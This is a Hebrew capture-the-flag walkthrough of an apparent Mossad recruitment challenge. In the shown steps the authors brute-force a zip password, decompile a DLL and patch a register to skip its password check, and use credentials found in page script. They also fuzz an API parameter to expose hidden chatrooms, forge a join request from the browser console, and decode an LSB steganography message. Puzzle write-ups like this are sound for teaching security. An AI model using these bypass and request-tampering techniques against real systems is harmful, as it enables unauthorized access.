
והנה האתר אחרי הרצת הסקריפט והחלפת העוגיה challengeState בערך שקיבלנו:




ננסה להתחבר למשתמש שלנו בעזרת עמוד ה-Login, נראה שאנו מצליחים ונקבל את החלון הבא:




לאחר הבקשה להצטרף לחדר מתווסף לנו עמוד של "Chat now" שמציג את ההודעה הבאה, ניתן לראות שאנו צריכים אישור אדמין כדי להתקדם:




נלך אל רשימת המשתמשים המחוברים ונראה שיש לנו סוף סוף את השם משתמש של אחד מהאדמינים של האתר:




נעשה Logout, נלך לעמוד ה-Login, ובתוכו נלחץ על "Forgot your password" וננסה להכניס את שם האדמין שיש לנו:



נראה שיש פה לינק נסתר להבאת הסיסמא של האדמין, מעולה! ניכנס אליו ונראה שמורד למחשבנו קובץ Zip אשר מוגן בסיסמא ובתוכו קובץ DLL בשם "PassMasterExtension3_1.dll":



לאחר מיצוי כל האתר, הבנו שאנו צריכים לעשות BruteForce כדי למצוא את הסיסמא, לאחר כמה דקות עם תוכנה רנדומית מהאינטרנט זו הייתה התוצאה שלנו:



לאחר פתיחת ה-DLL ב-IDA אפשר לראות שיש 5 נקודות כניסה ב-DLL (חוץ מה-MAIN). אחרי רפרוף קצר, היה ניראה ש-RUN עושה את הלוגיקה החשובה והפונקציות האחרות שם כדי למשוך אותך ולכן התרכזנו ב-RUN:

Name	Address	Ordinal
Decrypt	10002B90	1
Decrypt2	10002BC0	2
Encrypt	10002B00	3
Encrypt2	10002B30	4
Run	10002C20	5
DllEntryPoint	10002F3E	[main entry]

הפונקציות Decrypt ו-2Decrypt משתמשות בפונקציה פנימית וההבדל הוא בממשק. הפונקציה decrypt רק מקצה זיכרון וקוראת לפונקציה הפנימית ואילו 2Decrypt עושה שלב בינים של XOR נוסף, ואז קוראת שוב לפונקציה הפנימית:


Decrypt2:

```
_OWORD *__cdecl Decrypt2(int a1, size_t Size)
{
  _OWORD *v2; // esi@1
  unsigned int v3; // ecx@1

  v2 = malloc(Size);
  inner_decrypt(Size, (__int128 *)a1, v2);
  v3 = 0;
  if ( Size )
  {
    do
    {
      *((_BYTE *)v2 + v3) ^= byte_6AF249B4[v3 % 0x12];
      ++v3;
    }
    while ( v3 < Size );
  }
  inner_decrypt(Size, v2, v2);
  return v2;
}
```

Decrypt:

```
HRESULT __stdcall Decrypt(PINFORMATIONCARD_CRYPT
{
  _OWORD *v6; // edi@1

  v6 = malloc(F0AEP);
  inner_decrypt(F0AEP, (__int128 *)hCrypto, v6);
  return (HRESULT)v6;
}
```

פונקציות ה-Encrypt נראות אותו דבר מלבד הקריאה לפונקציה פנימית שונה. בתוך הפונקציה Run, ישנה קריאה בודדת לפונקציה 0_Run ולכן התמקדנו ב-0_Run במחקרנו:




כפי שניתן לראות מהתמונה, התוכנה קולטת מהמשתמש סיסמא, בודקת אותה ואם הסיסמא עברה את הבדיקה היא מורידה את ההצפנה ומדפיסה את הסיסמא לאתר. אנחנו מתכננים פשוט לדלג מעל הבדיקה של האם הסיסמא שהוכנסה נכונה, כי הבנו שהסיסמא שמוכנסת לא קשורה בכלל ל-decrypt.

ניתן לראות זאת כאן בשורה 11 כשהקוד מאפס את הסיסמא שהוכנסה:

```
1  int __thiscall decrypt_password(void *input_password)
2  {
3    void *local_buffer; // ebx@1
4    unsigned int v2; // esi@1
5    int result; // eax@1
6    signed int v4; // edi@1
7    __int16 v5; // cx@2
8    unsigned __int16 v6; // cx@2
9
10   local_buffer = input_password;
11   memset(input_password, 0, 0x1000u);
12   v2 = 0;
13   LOWORD(result) = -26182;
14   v4 = &unk_77984524 - (_UNKNOWN *)input_password;
15   do
16   {
17     v5 = *(_WORD *)((char *)local_buffer + v4);
18     local_buffer = (char *)local_buffer + 2;
19     v6 = v2 + (result ^ v5) - 255 * (v2 / 0xFF);
20     ++v2;
21     *((_WORD *)local_buffer - 1) = v6;
22     result = v6;
23   }
24   while ( v2 < 8 );
25   return result;
26 }
```

לכן, החלטנו פשוט לרמות את ה-DLL בזמן ריצה ולגרום לו לחשוב שהכנסנו סיסמא נכונה וכך לעקוף את הבדיקה הישר אל ה-flow הנכון בקוד.


טריק קטן להרצה של פונקציה ספציפית ב-DLL ודיבוג ב-IDA מוצג כאן:



כשהשורה המלאה ב-Paramters היא זו (ה-offset הוא 5 מכיוון שהאורדינל של run הוא 5):

```
-c "import ctypes;ctypes.windll.LoadLibrary(r'PassMasterExtension3_1.dll')[5]()"
```

נדבג דינמית, נשנה את EAX בבדיקה להיות 1 ונקבל את הסיסמא המודפסת הבאה:



ניסינו להתחבר ב-chatW1z ונראה שבתור Admin יש לנו יכולת לאשר לאחרים גישה לצ'אטים מסויימים:


Welcome to ChatMaster

Recent chatroom membership approval:

Request	Action
User 'cheetah' would like to access '50+'	*Approved*
User 'cheetah' would like to access 'art'	*Approved*
User 'cheetah' would like to access 'dating'	*Approved*
User 'cheetah' would like to access 'news'	*Approved*
User 'cheetah' would like to access 'politics'	*Approved*
User 'cheetah' would like to access 'sports'	*Approved*
User 'PlzHireMe' would like to access '50+'	**Approve!**

שימו לב שחוץ מאישור הצ'אטים לאחרים בתור אדמין אין גישה לשום דף אחר, כלומר Admin אינו נחשב משתמש פרימיום או משהו אחר בסגנון.

אישרנו לעצמנו את האפשרות להתחבר לצ'אט! ניכנס חזרה למשתמש שלנו ונוכל לראות שאנו באמת יכולים להיכנס לצ'אט:



עברנו על כל הצ'אטים אבל לא מצאנו משהו מעניין, לכן חשבנו שעלינו להפוך למשתמש Premium בכדי לראות את כל הצ'אטים. ניסינו לעשות Forgot Password על כל המשתמשים שהם Premium ללא הצלחה...

ניסינו לחקות את ה-API של אישור החדר כדי לאשר לעצמינו הרשאות Premium אך גם פעולה זו לא צלחה.

הלכנו לעמוד ה-"Chatroom membership" בכדי לנסות לראות איך הרשימה שם מקבלת את כל החדרים, לאחר הסתכלות קצרה על ה-Source של העמוד נתקלנו בקטע הקוד הבא:

```
<script type="text/javascript">
$(document).ready(function(){
    $.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
    $('#btnRefresh').click(function(){
        $.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
    });
    $('#btnSelect').click(function(){
        count = $("#selectedChatRooms option:selected").length
        if (count > 0){
            alert ('Only one chatroom is allowed!')
        }
        else
        {
            $('#selectedChatRooms').append($("#chatRooms option:selected")[0])
        }
    });
    $('#btnRemove').click(function(){
        count = $("#selectedChatRooms option:selected").length
        if (count > 0){
            $('#selectedChatRooms option:selected').remove()
              $.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
        }
    });
    $('#btnSubmit').click(function(){
        selectedRooms = $("#selectedChatRooms option:selected")

        var theForm = document.createElement('form')
        theForm.action = "joinrooms"
        theForm.method="post"

        var room = document.createElement("INPUT");
        room.setAttribute("type", "text");
        room.setAttribute("name", "room");
        room.setAttribute("value", selectedRooms[0] ? selectedRooms[0].value : "");
        theForm.appendChild(room);
        document.body.appendChild(theForm);
        theForm.submit ();
    });
});

function populate(json)
{
    $("#chatRooms option").remove();
    $.each(json.chatrooms, function(index, item) {
        $('#chatRooms').append('<option value="' + item + '">' + item + '</option>');
    });
}
</script>
```

השורה המעניינת היא זו:

```
$.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
```

או בקישור הבא:

http://deceptionisland.xyz/challenge1/chatroomList?u=apiuser&p=apipassword&utype=1&rand=62189305-cab1-4b5d-a607-f09847e1d2a7&a=0&s=1&g=5&lat=32.07973&long=34.78369

להלן תמונה של הקישור הראשון:

ניתן לראות שישנו api נסתר באתר שמבקש את רשימת הצאטים האפשריים. הארגומנט הראשון יש קופץ לעין והוא utype, אבל ממשחקים איתו לא ניראה שאפשר לעשות יותר מידי.

עם המשך FUZZING על שאר הפרמטרים, מצאנו שצריך לשנות גם את הארגומנט a ל-1 (כנראה ADMIN). בגישה לקישור הבא:

http://deceptionisland.xyz/challenge1/chatroomList?utype=0&a=1

אפשר לקבל רשימה מלאה של כל החדרים:


```
{
  "chatrooms": [
    "*just chat*",
    "-Mossad challenge solutions-",
    "50+",
    "Mobile & gadgets",
    "Platinum dancing club",
    "__chat2go__",
    "art",
    "computing",
    "dating",
    "news",
    "politics",
    "sports",
    "~~!!!WeRG0dsFury!!!~~"
  ]
}
```


נוסיף את ~~!!!WeRG0dsFury!!!~~ בעזרת השורה הבאה ב-console של chrome:

```
var theForm = document.createElement('form')
theForm.action = "joinrooms"
theForm.method="post"

var room = document.createElement("INPUT");
room.setAttribute("type", "text");
room.setAttribute("name", "room");
room.setAttribute("value", "~~!!!WeRG0dsFury!!!~~");
theForm.appendChild(room);
document.body.appendChild(theForm);
theForm.submit ();
```

נאשר לעצמנו את הכניסה לצ'אט, נתחבר חזרה למשתמש שלנו, נלך לעמוד Chat Now ושם נראה את ההודעה הבאה:

הלינק מוביל אל:

http://deceptionisland.xyz/challenge1/finish

מה שאומר שסיימנו את השלב הראשון!

Success!

Well Done!

You have successfully finished your 1st mission.
This is your success token:
TVIwV1F6cU1jWlp1Y3FUaDdldDZoRDdhZWY4bWdJcFRHQVE5a29uajArNVhiR043Q
WhFZnZsVG90bHYyNzIrUmlRVHlqYXlkNGVVdjd1QTZkWEZGaEE9PQ==
You may now send your token and contact info to the following email

You can also collect and submit additional tokens by completing more challenges.

Take the Next Challenge

שלב 2

Challenge #2

Well done Agent!

The location you recovered was correct and we dispatched our tactical team.
However, the terrorist group was already gone by the time they arrived. We gathered enough intel to determine that the terrorists have planted a bomb on an airplane somewhere in the world, but we do not know the flight number and/or its destination.


We did however recover a picture of the bomb from the terrorist meeting.

Our *steganography* expert insists that the picture contains a hidden message, but she was unsuccessful in uncovering it before she left on her honeymoon.
We require your assistance in locating and defusing the bomb before it detonates.
There isn't much time...

Good luck!,
M.

נראה שהאתגר השני הוא אתגר סטגנוגרפיה, או לפחות מתחיל כך. נלחץ על הקישור ונקבל את התמונה הבאה:

אפשר לראות שיש למעלה כל מיני פיקסלים שהם לא לגמרי לבנים ובולטים מבין הלבן של התמונה. בהתחלה ניסינו להפוך את התמונה לשחור לבן לפי מה שלגמרי לבן (255, 255, 255) ומה ששונה. חשבנו שיהיה כתוב בחלק העליון של התמונה משהו מעניין. התמונה יוצאת כך:



בהתחלה חשבנו שמדובר בכתב braille אז בדקנו באתרים והבנו שזה לא זה. לאחר מכן, המשכנו בכיוון חשיבה שאומר שמדובר בקיצורי מקשים של JOYSTICK אך גם זה לא הניב פירות.

המשכנו לחפש כיוון אחר ואחרי קצת שבירת ראש הבנו שעלינו להשתמש בסקריפט הבא מן האינטרנט כדי לחלץ את המידע מתוך התמונה:

https://github.com/RobinDavid/LSB-Steganography/blob/master/LSBSteg.py

לאחר החילוץ מתקבל קובץ output בעל התוכן הבא:

```
L2NoYWxsZW5nZTIvYm9tYg==
```

שימוש קצר בפייתון מגלה לנו את התשובה לחלק הבא באתגר:


```
In [1]: "L2NoYWxsZW5nZTIvYm9tYg==".decode('base64')
Out[1]: '/challenge2/bomb'
```

לאחר פתרון האתגר, חזרנו כדי לנסות להבין מה הסקריפט שהשתמשנו בו עושה, הבנו שהוא מאוד מסובך ומיותר, לכן כתבנו סקריפט חלופי שלדעתנו מסביר בצורה טובה יותר את סוג הסטגנוגרפיה שהתמונה הכילה.

